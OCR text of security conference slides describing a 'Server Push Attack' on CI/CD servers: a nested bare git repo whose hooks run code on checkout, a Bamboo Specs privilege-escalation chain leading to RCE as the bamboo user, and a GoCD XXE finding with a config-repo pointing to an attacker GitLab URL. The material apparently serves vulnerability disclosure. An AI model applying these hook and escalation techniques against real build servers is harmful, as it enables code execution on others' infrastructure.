  1. We do not have a local repo on target server
  2. Git hooks are not controllable in a working copy
- Still need a vuln to write things into hooks directory under local repo

Really?

Server Push Attack

Git Magic



https://github.com/caskdata/usefulpackage

Server Push Attack

Git Magic

❶

```
joe@my-machine:/tmp# git clone
https://github.com/caskdata/usefulpackage
Cloning into 'usefulpackage'...
remote: Enumerating objects: 113, done.
remote: Total 113 (delta 0), reused 0 (delta 0),
pack-reused 113 (from 1)
Receiving objects: 100% (113/113), 18.75 KiB |
197.00 KiB/s, done.
Resolving deltas: 100% (16/16), done.
```

❷

```
joe@my-machine:/tmp/usefulpackage/# cd
evilgitdirectory/
```

❸

```
joe@my-machine:/
tmp/usefulpackage/evilgitdirectory# git checkout
master
D       .gitignore
D       README.md
D       asdf/asdf
Already on 'master'
Your branch is up to date with 'origin/master'.
====================================
 arbitrary evil code goes here ;)
====================================
```

Code execution

Server Push Attack

Git Magic


```
joe@my-machine:/
tmp/usefulpackage/evilgitdirectory# cat
hooks/post-checkout
#!/bin/sh
echo '==================================='
echo ' arbitrary evil code goes here ;) '
echo '==================================='
```

- The post-checkout hook got executed, but why?
- Let's take a look at the `evilgitdirectory` directory
- There goes the bare repo

```
total 52
drwxr-xr-x  7 joe joe 4096 Mar 15 15:00 .
drwxr-xr-x  4 joe joe 4096 Mar 15 14:59 ..
-rw-r--r--  1 joe joe    5 Mar 15 14:59 COMMIT_EDITMSG
-rw-r--r--  1 joe joe  286 Mar 15 14:59 config
-rw-r--r--  1 joe joe   73 Mar 15 14:59 description
-rw-r--r--  1 joe joe   23 Mar 15 15:00 HEAD
drwxr-xr-x  2 joe joe 4096 Mar 15 14:59 hooks
-rw-r--r--  1 joe joe  318 Mar 15 15:00 index
drwxr-xr-x  2 joe joe 4096 Mar 15 14:59 info
drwxr-xr-x  3 joe joe 4096 Mar 15 14:59 logs
drwxr-xr-x 14 joe joe 4096 Mar 15 14:59 objects
-rw-r--r--  1 joe joe  107 Mar 15 14:59 packed-refs
drwxr-xr-x  4 joe joe 4096 Mar 15 14:59 refs
```

Server Push Attack


Bare repo



- A bare git repository is intended to be used as a remote repository where code is shared between members of the team
- The bare Git repo is not intended for local development
- You may see them on Git servers

Server Push Attack


Bare repo



- It is possible to put a bare repo in a regular git repository and host it on remote
- All the files will remain the same structure when cloning to local, including the hooks scripts
- The hook scripts are ready to be executed through Git commands


Server Push Attack

Final Exploit



Server Push Attack

Final Exploit




R User with only Repo privileges

P User with only Plan privileges


Server Push Attack

Final Exploit



Server Push Attack

Final Exploit



- Permission incorrectly set to system during bamboo specs process
- Use it to overwrite the configuration of current project

Server Push Attack

Final Exploit

① Logged in as repo user

② Escalate privileges to create a plan in current project

③ “Deploy” a repo on target server via bamboo specs

④ Assign the bare repo for the plan and run plan

⑤ Hooks triggered during git push

⑥ RCE

Server Push Attack

Final Exploit

Branch integration details

Checked out `master:5585db9af···`

Merged with `new:e59202e06···`

Pushed

Failure reason

```
Push command error: remote: uid=1002(bamboo) gid=1002(bamboo) groups=1002(bamboo),123(docker) bamboo
remote: error: refusing to update checked out branch: refs/heads/master
remote: error: By default, updating the current branch in a non-bare repository
remote: is denied, because it will make the index and work tree inconsistent
remote: with what you pushed, and will require 'git reset --hard' to match
remote: the work tree to HEAD.
remote:
remote: You can set the 'receive.denyCurrentBranch' configuration variable
remote: to 'ignore' or 'warn' in the remote repository to allow pushing into
remote: its current branch; however, this is not recommended unless you
remote: arranged to update its work tree to match what you pushed in some
remote: other way.
remote:
remote: To squelch this message and still keep the default behaviour, set
remote: 'receive.denyCurrentBranch' configuration variable to 'refuse'.
To file:///tmp/gitdemo
 ! [remote rejected] master -> master (branch is currently checked out)
error: failed to push some refs to 'file:///tmp/gitdemo'
```


Real World Cases

Apply to Others

- Certain SCM-related functionalities may overlook file isolation
- Repository operations being performed on the local machine
- Result in severe security risks
- Anymore? 🤓


Real World Cases

GoCD



GoCD

Create Configuration Repository



Load Configuration from a repository (similar to Bamboo Specs)

GoCD

Create Configuration Repository

GoCD stores server configuration in a xml file

GoCD

Finding-1: XXE

```
public PartialConfigProvider
partialConfigProviderFor(String pluginId) {
    if (pluginId == null || pluginId.equals("gocd-xml"))
        return embeddedXmlPlugin;
    return new ConfigRepoPlugin(configConverter,
crExtension, pluginId);
}
```


```
<config-repo id="test-xxe-repo"
pluginId="yaml.config.plugin">
    <git url="https://gitlab.com/attacker/xml-repo"
branch="main" />
</config-repo>
```

gocd-xml

- By default, Configuration Repository parses JSON or YAML as input
